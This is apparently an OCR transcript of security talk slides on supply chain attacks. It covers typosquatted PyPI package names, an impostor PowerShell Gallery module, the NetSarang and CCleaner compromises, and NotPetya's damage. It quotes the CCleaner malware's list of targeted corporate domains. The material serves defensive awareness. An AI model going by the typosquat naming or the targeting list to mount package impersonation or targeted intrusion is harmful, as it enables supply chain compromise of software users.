- **acqusition** (uploaded 2017-06-03 01:58:01, impersonates *acquisition*)
- **apidev-coop** (uploaded 2017-06-03 05:16:08, impersonates *apidev-coop_cms*)
- **bzip** (uploaded 2017-06-04 07:08:05, impersonates *bz2file*)
- **crypt** (uploaded 2017-06-03 08:03:14, impersonates *crypto*)
- **django-server** (uploaded 2017-06-02 08:22:23, impersonates *django-server-guardian-api*)
- **pwd** (uploaded 2017-06-02 13:12:33, impersonates *pwdhash*)
- **setup-tools** (uploaded 2017-06-02 08:54:44, impersonates *setuptools*)
- **telnet** (uploaded 2017-06-02 15:35:05, impersonates *telnetsrvlib*)
- **urlib3** (uploaded 2017-06-02 07:09:29, impersonates *urllib3*)
- **urllib** (uploaded 2017-06-02 07:03:37, impersonates *urllib3*)

The malicious code was intended for use with Python 2.x, and it generated errors when used in Python 3.x applications. This is how users discovered its presence while debugging their apps.

PowerShell Gallery

PowerShell Gallery

Register | S

Home | Items | Publish | Statistics | Documentation | Status

Search Items

Welcome to the PowerShell Gallery

The PowerShell Gallery is the central repository for PowerShell content. You can find new PowerShell commands or Desired State Configuration (DSC) resc in the Gallery.

Getting Started with the Gallery

Installing items from the Gallery requires the latest version of the PowerShellGet module.

Get Latest PowerShellGet

For PowerShell 5.0 and up.

To see all options for installing PowerShellGet, see our documentation or the PowerShellGet Github repository.

With the latest PowerShellGet module, you can:

- Search through items in the Gallery with Find-Module and Find-Script
- Save items to your system from the Gallery with Save-Module and Save-Script
- Install items from the Gallery with Install-Module and Install-Script
- Upload items to the Gallery with Publish-Module and Publish-Script
- Add your own custom repository with Register-PSRepository

Check out our documentation for more information on how to use PowerShellGet commands with the Gallery. You can also run *Update-Help -Module PowerShellGet* to install local help for these commands.

Unique Items	Total Item Downloads	Total Items
3,282	134,485,249	18,333

Nathan Buuck
@nbuuck

Follow

That's kind of fishy. A PSModule named like Microsoft's SpeculationControl module was published to PSGallery. 36 downloads. @epakskape powershellgallery.com/packages/Specu...


```
PS C:\Users                    Find-Module speculation* | fl *


Name                           : SpeculationControl
Version                        : 1.0.4
Type                           : Module
Description                    : This module provides the ability to query the speculation control settings for the system.
Author                         : Matt Miller Security Engineer
CompanyName                    : {PowerShellTeam, msftsecresponse}
Copyright                      : Microsoft
PublishedDate                  : 1/12/2018 12:23:04 AM
InstalledDate                  :
UpdatedDate                    :
LicenseUri                     :
ProjectUri                     :
IconUri                        :
Tags                           : {Security, ADV180002, Windows, PSModule}
Includes                       : {Function, RoleCapability, Command, DscResource...}
PowerShellGetFormatVersion     :
ReleaseNotes                   : ## 1.0.4

                                   * Added message directing users to explanation of output
                                   * Addressed feedback regarding multiple CPUs when setting $cpu

                                   ## 1.0.3

                                   * Signed files using SHA2 certificate

Dependencies                   : {}
RepositorySourceLocation       : https://www.powershellgallery.com/api/v2/
Repository                     : PSGallery
PackageManagementProvider      : NuGet
AdditionalMetadata             : {releaseNotes, versionDownloadCount, ItemType, copyright...}

Name                           : SpeculationsControl
Version                        : 1.0.1
Type                           : Module
Description                    : This module provides the control settings for the system.
Author                         : William Sampson Security Engineer
CompanyName                    : williamsampson
Copyright                      :
PublishedDate                  : 1/31/2018 9:33:07 PM
InstalledDate                  :
UpdatedDate                    :
LicenseUri                     :
ProjectUri                     :
IconUri                        :
Tags                           : {Sacarivy, ZXC515353, PSModule}
Includes                       : {Function, RoleCapability, Command, DscResource...}
PowerShellGetFormatVersion     :
ReleaseNotes                   : ## 1.0.1
Dependencies                   : {}
RepositorySourceLocation       : https://www.powershellgallery.com/api/v2/
Repository                     : PSGallery
PackageManagementProvider      : NuGet
AdditionalMetadata             : {releaseNotes, versionDownloadCount, ItemType, packageSize...}
```

Extra S

7:29 AM - 21 Feb 2018

https://twitter.com/nbuuck/status/966334165493874688


PowerShell Gallery



Supply Chain Attacks - Barium

- Leverage software update mechanisms
- Dangerous because the mechanism is central to trust in software
- Spreads quickly to all customers receiving updates

NetSarang



Source: Kaspersky


Effect of the NetSarang Attack

Hits: 464,414


Victims: 4,950

Countries: 52

Identified company victims: 46



Ccleaner Attack




```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",
"uk.pri.o2.com",
"vf-es.internal.vodafone.com",
"linksys",
"apo.epson.net",
"msi.com.tw",
"hq.gmail.com",
"infoview2u.dvrdns.org",
"dfw01.corp.akamai.com",
"dlink.com",
"test.com");
```

Source: Talos


https://blog.avast.com/update-ccleaner-attackers-entered-via-teamviewer

NotPetya – Designed to Destroy

NotPetya ransomware attack cost us $300m – shipping giant Maersk

IT crippled so badly firm relied on WhatsApp

By Iain Thomson in San Francisco 16 Aug 2017 at 22:15 29 SHARE ▼



› News

Petya cyber attack: Ransomware spreads across Europe with firms in Ukraine, Britain and Spain shut down


Now-Near-Deep Systems

Moving from *using security to protect data* to *data providing security*

Customers are at the center	Product + IP = Customer → Product + Customers = IP
Multi-dimensional	Uses a combination of zoom levels, temporal views, and levels of resolution simultaneously
Signal Seeking	Consumes and creates context to tune thresholds, confidence levels, and inform prioritization
Supervised Learning	Human-In-The-Loop → Human-Over-The-Loop

- Especially empowered by SaaS and Cloud

Now-Near-Deep Systems

